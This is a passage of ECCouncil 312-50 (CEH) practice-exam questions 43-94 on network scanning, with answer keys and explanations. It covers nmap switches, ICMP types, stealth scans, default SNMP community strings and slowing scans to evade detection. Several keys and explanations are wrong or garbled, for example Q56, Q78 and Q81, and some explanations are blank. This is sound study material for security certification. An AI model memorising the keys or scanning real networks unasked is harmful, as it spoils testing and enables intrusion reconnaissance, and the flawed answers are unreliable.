ECCouncil 312-50 Exam

QUESTION 43

Because UDP is a connectionless protocol: (Select 2)

- A. UDP recvfrom() and write() scanning will yield reliable results
- B. It can only be used for Connect scans
- C. It can only be used for SYN scans
- D. There is no guarantee that the UDP packets will arrive at their destination
- E. ICMP port unreachable messages may not be returned successfully

Correct Answer: DE

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Neither UDP packets, nor the ICMP errors are guaranteed to arrive, so UDP scanners must also implement retransmission of packets that appear to be lost (or you will get a bunch of false positives).

QUESTION 44

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?

- A. Nmap with the sO (Raw IP packets) switch
- B. Nessus scan with TCP based pings
- C. Nmap scan with the sP (Ping scan) switch

D. Netcat scan with the -sO switches

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Running Nmap with the -sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

Real 34

ECCouncil 312-50 Exam

QUESTION 45

What ICMP message types are used by the ping command?

- A. Timestamp request (13) and timestamp reply (14)
- B. Echo request (8) and Echo reply (0)
- C. Echo request (0) and Echo reply (1)
- D. Ping request (1) and Ping reply (2)

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

QUESTION 46

Which of the following systems would not respond correctly to an nmap XMAS scan?

- A. Windows 2000 Server running IIS 5
- B. Any Solaris version running SAMBA Server
- C. Any version of IRIX
- D. RedHat Linux 8.0 running Apache Web Server

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: When running a XMAS Scan, if a RST packet is received, the port is considered closed, while no response means it is open|filtered. The big downside is that not all systems follow RFC 793 to the letter. A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400.

QUESTION 47

home/root # traceroute www.targetcorp.com <http://www.targetcorp.com>

Real 35

ECCouncil 312-50 Exam

traceroute to www.targetcorp.com <http://www.targetcorp.com>

(192.168.12.18), 64 hops max, 40 byte packets

1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms

2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms

3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 208.484 ms

4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 228.286 ms

5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms

6 fe0-0.lan0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.370 ms

7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms

6 * * *

7 * * *

8 www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18) 5.392

ms 3.348 ms 3.199 ms

Use the traceroute results shown above to answer the following question:

The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.

- A. True
- B. False

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: As seen in the exhibit there is 2 registrations with timeout, this tells us that the firewall filters packets where the TTL has reached 0, when you continue with higher starting values for TTL you will get an answer from the target of the traceroute.

QUESTION 48

While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:

Real 36

ECCouncil 312-50 Exam

Starting nmap V. 3.10ALPHA9 (www.insecure.org/nmap/

<http://www.insecure.org/nmap/>)

Interesting ports on 172.121.12.222:

(The 1592 ports scanned but not shown below are in state: filtered)

Port State Service

21/tcp open ftp

25/tcp open smtp

53/tcp closed domain

80/tcp open http

443/tcp open https

Remote operating system guess: Too many signatures match to reliably
guess the OS.

Nmap run completed -- 1 IP address (1 host up) scanned in 277.483

seconds

What should be your next step to identify the OS?

- A. Perform a firewalk with that system as the target IP
- B. Perform a tcp traceroute to the system using port 53
- C. Run an nmap scan with the -v-v option to give a better output
- D. Connect to the active services and review the banner information

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

QUESTION 49

When Nmap performs a ping sweep, which of the following sets of requests does it send to

Real 37

ECCouncil 312-50 Exam
the target device?

- A. ICMP ECHO_REQUEST & TCP SYN
- B. ICMP ECHO_REQUEST & TCP ACK
- C. ICMP ECHO_REPLY & TFP RST
- D. ICMP ECHO_REPLY & TCP FIN

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The default behavior of NMAP is to do both an ICMP ping sweep (the usual kind of ping) and a TCP port 80 ACK ping sweep. If an admin is logging these this will be fairly characteristic of NMAP.

QUESTION 50

_____ is one of the programs used to wardial.

- A. DialIT
- B. Netstumbler
- C. TooPac
- D. Kismet
- E. ToneLoc

Correct Answer: E

Section: Scanning

Explanation

Explanation/Reference:

Explanation: ToneLoc is one of the programs used to wardial. While this is considered an "old school" technique, it is still effective at finding backdoors and out of band network entry points.

QUESTION 51

What are the default passwords used by SNMP?(Choose two.)

Real 38

ECCouncil 312-50 Exam

- A. Password
- B. SA
- C. Private
- D. Administrator
- E. Public
- F. Blank

Correct Answer: CE

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Besides the fact that it passes information in clear text, SNMP also uses well-known passwords. Public and private are the default passwords used by SNMP.

QUESTION 52

Which of the following ICMP message types are used for destinations unreachable?

- A. 0

- B. 3
- C. 11
- D. 13
- E. 17

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

QUESTION 53

What is the proper response for a FIN scan if the port is closed?

Real 39
ECCouncil 312-50 Exam

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST

Correct Answer: E

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Closed ports respond to a FIN scan with a RST.

QUESTION 54

What is the proper response for a FIN scan if the port is open?

- A. SYN
- B. ACK
- C. FIN

- D. PSH
- E. RST
- F. No response

Correct Answer: F

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Open ports respond to a FIN scan by ignoring the packet in question.

QUESTION 55

What is the proper response for a X-MAS scan if the port is closed?

Real 40
ECCouncil 312-50 Exam

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Correct Answer: E

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Closed ports respond to a X-MAS scan with a RST.

QUESTION 56

What is the proper response for a X-MAS scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH

- E. RST
- F. No response

Correct Answer: F

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Closed ports respond to a X-MAS scan by ignoring the packet.

QUESTION 57

What flags are set in a X-MAS scan?(Choose all that apply.

- A. SYN
Real 41
ECCouncil 312-50 Exam
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. URG

Correct Answer: CDF

Section: Scanning

Explanation

Explanation/Reference:

Explanation: FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan

QUESTION 58

Which of the following is an automated vulnerability assessment tool.

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jill32

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nessus is a vulnerability assessment tool.

QUESTION 59

John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts. Additionally, the database detects DDoS zombies and Trojans. What would be the name of this multifunctional tool?

- A. nmap
- B. hping
- C. nessus
Real 42
ECCouncil 312-50 Exam
- D. make

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nessus is the world's most popular vulnerability scanner, estimated to be used by over 75,000 organizations world-wide. Nmap is mostly used for scanning, not for detecting vulnerabilities. Hping is a free packet generator and analyzer for the TCP/IP protocol and make is used to automatically build large applications on the *nix platform.

QUESTION 60

_____ is an automated vulnerability assessment tool.

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jill32

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nessus is a vulnerability assessment tool.

QUESTION 61

What is the disadvantage of an automated vulnerability assessment tool?

- A. Ineffective
- B. Slow
Real 43
ECCouncil 312-50 Exam
- C. Prone to false positives
- D. Prone to false negatives
- E. Noisy

Correct Answer: E

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Vulnerability assessment tools perform a good analysis of system vulnerabilities; however, they are noisy and will quickly trip IDS systems.

QUESTION 62

What are two things that are possible when scanning UDP ports? (Choose two.)

- A. A reset will be returned
- B. An ICMP message will be returned
- C. The four-way handshake will not be completed
- D. An RFC 1294 message will be returned
- E. Nothing

Correct Answer: BE

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.

QUESTION 63

Which of the following ICMP message types are used for destinations unreachable?

- A. 0
- B. 3
- C. 11
Real 44
ECCouncil 312-50 Exam
- D. 13
- E. 17

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

QUESTION 64

What does a type 3 code 13 represent?(Choose two.

- A. Echo request
- B. Destination unreachable
- C. Network unreachable
- D. Administratively prohibited
- E. Port unreachable
- F. Time exceeded

Correct Answer: BD

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Type 3 code 13 is destination unreachable administratively prohibited. This type of message is typically returned from a device blocking a port.

QUESTION 65

Destination unreachable administratively prohibited messages can inform the hacker to what?

Real 45

ECCouncil 312-50 Exam

- A. That a circuit level proxy has been installed and is filtering traffic
- B. That his/her scans are being blocked by a honeypot or jail
- C. That the packets are being malformed by the scanning software
- D. That a router or other packet-filtering device is blocking traffic
- E. That the network is functioning normally

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Destination unreachable administratively prohibited messages are a good way to discover that a router or other low-level packet device is filtering traffic. Analysis of the ICMP message will reveal the IP address of the blocking device and the filtered port. This further adds the to the network map and information being discovered about the network and hosts.

QUESTION 66

Which of the following Nmap commands would be used to perform a stack fingerprinting?

- A. Nmap -O -p80 <host(s.>
- B. Nmap -hU -Q<host(s.>
- C. Nmap -sT -p <host(s.>
- D. Nmap -u -o -w2 <host>
- E. Nmap -sS -Op target

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file. to decide what type of system you are scanning.

QUESTION 67

Exhibit

Real 46

ECCouncil 312-50 Exam

05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? Choose the best answer.

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
- D. These packets were crafted by a tool, they were not created by a standard IP stack.

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of 'elite', meaning 'elite hackers'.

QUESTION 68

Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by an IDS?

Real 47

ECCouncil 312-50 Exam

- A. SYN scan

- B. ACK scan
- C. RST scan
- D. Connect scan
- E. FIN scan

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The TCP full connect (-sT) scan is the most reliable.

QUESTION 69

Name two software tools used for OS guessing.(Choose two.

- A. Nmap
- B. Snadboy
- C. Queso
- D. UserInfo
- E. NetBus

Correct Answer: AC

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.

QUESTION 70

Sandra is the security administrator of ABC.com. One day she notices that the ABC.com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the law enforcement agencies immediately.

Real 48

ECCouncil 312-50 Exam

Which organization coordinates computer crime investigations throughout the United States?

- A. NDCA

- B. NICP
- C. CIRP
- D. NPC
- E. CIA

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 71

Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Nmap -h -U
- B. Nmap -hU <host(s.>
- C. Nmap -sU -p 1-1024 <host(s.>
- D. Nmap -u -v -w2 <host> 1-1024
- E. Nmap -sS -O target/1024

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nmap -sU -p 1-1024 <hosts.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.

QUESTION 72

While reviewing the result of scanning run against a target network you come across the following:

Real 49
ECCouncil 312-50 Exam

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
.iso.org.dod.internet.private.enter rise:.cisco.catirod. cisco4700
system.sysUpTime.0 : Timeticks: (15639801/) 18 days, 2:26:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): someroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which among the following can be used to get this output?

- A. A Bo2k system query.
- B. nmap protocol scan
- C. A sniffer
- D. An SNMP walk

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: SNMP lets you "read" information from a device. You make a query of the server (generally known as the "agent"). The agent gathers the information from the host system and returns the answer to your SNMP client. It's like having a single interface for all your informative Unix commands. Output like system.sysContact.0 is called a MIB.

QUESTION 73

You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

- A. The zombie you are using is not truly idle.
- B. A stateful inspection firewall is resetting your queries.
- C. Hping2 cannot be used for idle scanning.

- D. These ports are actually open on the target system.

Real 50

ECCouncil 312-50 Exam

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: If the IPID is incremented by more than the normal increment for this type of system it means that the system is interacting with some other system beside yours and has sent packets to an unknown host between the packets destined for you.

QUESTION 74

While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?

- A. Scan more slowly.
- B. Do not scan the broadcast IP.
- C. Spoof the source IP address.
- D. Only scan the Windows systems.

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Scanning the broadcast address makes the scan target all IP addresses on that subnet at the same time.

QUESTION 75

You are concerned that someone running PortSentry could block your scans, and you decide to slow your scans so that no one detects them. Which of the following commands will help you achieve this?

- A. nmap -sS -PT -PI -O -T1 <ip address>
- B. nmap -sO -PT -O -C5 <ip address>
- C. nmap -sF -PT -PI -O <ip address>
- D. nmap -sF -P0 -O <ip address>

Correct Answer: A

Section: Scanning
Explanation

Explanation/Reference:

Real 51
ECCouncil 312-50 Exam

Explanation: -T[0-5]: Set timing template (higher is faster)

QUESTION 76

You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

- A. XMAS scan
- B. Stealth scan
- C. Connect scan
- D. Fragmented packet scan

Correct Answer: C

Section: Scanning
Explanation

Explanation/Reference:

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.

QUESTION 77

Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

- A. It is a network fault and the originating machine is in a network loop
- B. It is a worm that is malfunctioning or hardcoded to scan on port 500
- C. The attacker is trying to detect machines on the network which have SSL enabled
- D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

Correct Answer: D
Section: Scanning
Explanation

Explanation/Reference:

Explanation: Port 500 is used by IKE (Internet Key Exchange). This is typically used for IPSEC- based VPN software, such as Freeswan, PGPnet, and various vendors of in-a-box VPN solutions such as Cisco. IKE is used to set up the session keys. The actual session is usually sent with ESP

Real 52
ECCouncil 312-50 Exam

(Encapsulated Security Payload) packets, IP protocol 50 (but some in-a-box VPN's such as Cisco are capable of negotiating to send the encrypted tunnel over a UDP channel, which is useful for use across firewalls that block IP protocols other than TCP or UDP).

QUESTION 78

A distributed port scan operates by:

- A. Blocking access to the scanning clients by the targeted host
- B. Using denial-of-service software against a range of TCP ports
- C. Blocking access to the targeted host by each of the distributed scanning clients
- D. Having multiple computers each scan a small number of ports, then correlating the results

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Think of dDoS (distributed Denial of Service) where you use a large number of computers to create simultaneous traffic against a victim in order to shut them down.

QUESTION 79

You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

- A. Use NetScan Tools Pro to conduct the scan
- B. Run nmap XMAS scan against 192.168.1.10
- C. Run NULL TCP hping2 against 192.168.1.10
- D. The firewall is blocking all the scans to 192.168.1.10

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 80

What does ICMP (type 11, code 0) denote?

- A. Unknown Type
- B. Time Exceeded
- C. Source Quench
- D. Destination Unreachable

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: An ICMP Type 11, Code 0 means Time Exceeded [RFC792], Code 0 = Time to Live exceeded in Transit and Code 1 = Fragment Reassembly Time Exceeded.

QUESTION 81

An nmap command that includes the host specification of 202.176.56-57.* will scan _____ number of hosts.

- A. 2
- B. 256
- C. 512
- D. Over 10,000

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The hosts with IP address 202.176.56.0-255 & 202.176.56.0-255 will be scanned ($256+256=512$)

QUESTION 82

A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

- A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites Real 54
ECCouncil 312-50 Exam
- B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
- C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
- D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 83

Which of the following commands runs snort in packet logger mode?

- A. ./snort -dev -h ./log
- B. ./snort -dev -l ./log
- C. ./snort -dev -o ./log
- D. ./snort -dev -p ./log

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Note: If you want to store the packages in binary mode for later analysis use ./snort -l ./log -b

QUESTION 84

Which of the following command line switch would you use for OS detection in Nmap?

- A. -D
- B. -O
- C. -P
- D. -X

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: OS DETECTION: -O: Enable OS detection (try 2nd generation w/fallback to 1st) -
O2: Only use the new OS detection system (no fallback) -O1: Only use the old (1st generation) OS detection system
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess

Real 55
ECCouncil 312-50 Exam

OS more aggressively

QUESTION 85

You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
```

```
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
```

```
--- 10.2.3.4 ping statistics ---
```

```
3 packets transmitted, 0 packets received, 100% packet loss
```

```
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
```

```
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
```

```
0 data bytes
```

```
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
```

```
--- 10.2.3.4 hping statistic ---
```

```
4 packets transmitted, 4 packets received, 0% packet loss
```

round-trip min/avg/max = 0.7/0.8/0.8 ms

- A. ping packets cannot bypass firewalls
- B. you must use ping 10.2.3.4 switch
- C. hping2 uses TCP instead of ICMP by default
- D. hping2 uses stealth TCP packets to connect

Real 56

ECCouncil 312-50 Exam

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Default protocol is TCP, by default hping2 will send tcp headers to target host's port 0 with a winsize of 64 without any tcp flag on. Often this is the best way to do an 'hide ping', useful when target is behind a firewall that drop ICMP. Moreover a tcp null-flag to port 0 has a good probability of not being logged.

QUESTION 86

You have initiated an active operating system fingerprinting attempt with nmap against a target system:

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1
```

```
Starting nmap 3.28 ( www.insecure.org/nmap/ ) at 2003-06-18 19:14 IDT
```

Interesting ports on 10.0.0.1:

(The 1628 ports scanned but not shown below are in state: closed)

Port State Service

21/tcp filtered ftp

22/tcp filtered ssh

25/tcp open smtp

80/tcp open http

135/tcp open loc-srv

139/tcp open netbios-ssn

389/tcp open LDAP

443/tcp open https

465/tcp open smtps

1029/tcp open ms-lsa

1433/tcp open ms-sql-s

2301/tcp open compaqdiag

Real 57

ECCouncil 312-50 Exam

5555/tcp open freeciv

5800/tcp open vnc-http

5900/tcp open vnc

6000/tcp filtered X11

Remote operating system guess: Windows XP, Windows 2000, NT4 or 95/98/98SE Nmap run completed -- 1 IP address (1 host up) scanned in 3.334 seconds

Using its fingerprinting tests nmap is unable to distinguish between different groups of Microsoft based operating systems - Windows XP, Windows 2000, NT4 or 95/98/98SE.

What operating system is the target host running based on the open ports shown above?

- A. Windows XP
- B. Windows 98 SE
- C. Windows NT4 Server
- D. Windows 2000 Server

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The system is reachable as an active directory domain controller (port 389, LDAP)

QUESTION 87

Study the log below and identify the scan type.

```
tcpdump -vv host 192.168.1.10
```

```
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
```

```
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
```

```
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
```

```
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
```

```
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
```

```
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
```

Real 58

ECCouncil 312-50 Exam

```
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
```

```
tcpdump -vv -x host 192.168.1.10
```

```
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500 0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000  
0000 0000 0000 0000 0000 0000 0000 0000
```

- A. nmap -sR 192.168.1.10
- B. nmap -sS 192.168.1.10
- C. nmap -sV 192.168.1.10
- D. nmap -sO -T 192.168.1.10

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 88

Why would an attacker want to perform a scan on port 137?

- A. To discover proxy servers on a network
- B. To disrupt the NetBIOS SMB service on the target host
- C. To check for file and print sharing on Windows systems
- D. To discover information about a target host using NBTSTAT

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Microsoft encapsulates netbios information within TCP/Ip using ports 135-139. It is trivial for an attacker to issue the following command:

nbtstat -A (your Ip address)

from their windows machine and collect information about your windows machine (if you are not blocking traffic to port 137 at your borders).

Real 59

ECCouncil 312-50 Exam

QUESTION 89

Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

- A. 69
- B. 150
- C. 161
- D. 169

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The SNMP default port is 161. Port 69 is used for tftp, 150 is for SQL-NET and 169 is for SEND.

QUESTION 90

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker source IP address.

You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
---
---
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

Real 60
ECCouncil 312-50 Exam

- A. You cannot ping a broadcast address. The above scenario is wrong.
- B. You should send a ping request with this command ping 192.168.5.0-255
- C. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
- D. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: As stated in the correct option, Microsoft Windows does not handle pings to a broadcast address correctly and therefore ignores them.

QUESTION 91

Which Type of scan sends a packets with no flags set ?

Select the Answer

- A. Open Scan

- B. Null Scan
- C. Xmas Scan
- D. Half-Open Scan

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

The types of port connections supported are:

QUESTION 92

You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

- A. Use NetScan Tools Pro to conduct the scan
- B. Run nmap XMAS scan against 192.168.1.10
Real 61
ECCouncil 312-50 Exam
- C. Run NULL TCP hping2 against 192.168.1.10
- D. The firewall is blocking all the scans to 192.168.1.10

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 93

While doing fast scan using F option, which file is used to list the range of ports to scan by nmap?

- A. services
- B. nmap-services
- C. protocols
- D. ports

Correct Answer: B

Section: Scanning Explanation

Explanation/Reference:

Explanation: Nmap uses the nmap-services file to provide additional port detail for almost every scanning method. Every time a port is referenced, it's compared to an available description in this support file. If the nmap-services file isn't available, nmap reverts to the /etc/services file applicable for the current operating system.

QUESTION 94

Bob is a Junior Administrator at ABC.com is searching the port number of POP3 in a file.

The partial output of the file is look like:

ftp	21/tcp	#FTP, control
telnet	23/tcp	#Telnet
smtp	25/tcp	#Simple Mail Transfer Protocol
time	37/tcp	timserver
time	37/udp	timserver
rip	39/udp	resource
nameserver	42/tcp	name
nameserver	42/udp	name
nickname	43/tcp	whois
domain	53/tcp	#Domain Name Server
domain	53/udp	#Domain Name Server
bootps	67/udp	dhcp\$
bootpc	68/udp	dhcp\$c
tftp	69/udp	#Trivial File Transfer
gopher	70/tcp	

In which file he is searching?

Real 62
ECCouncil 312-50 Exam

- A. services
- B. protocols
- C. hosts
- D. resolve.conf

Correct Answer: A

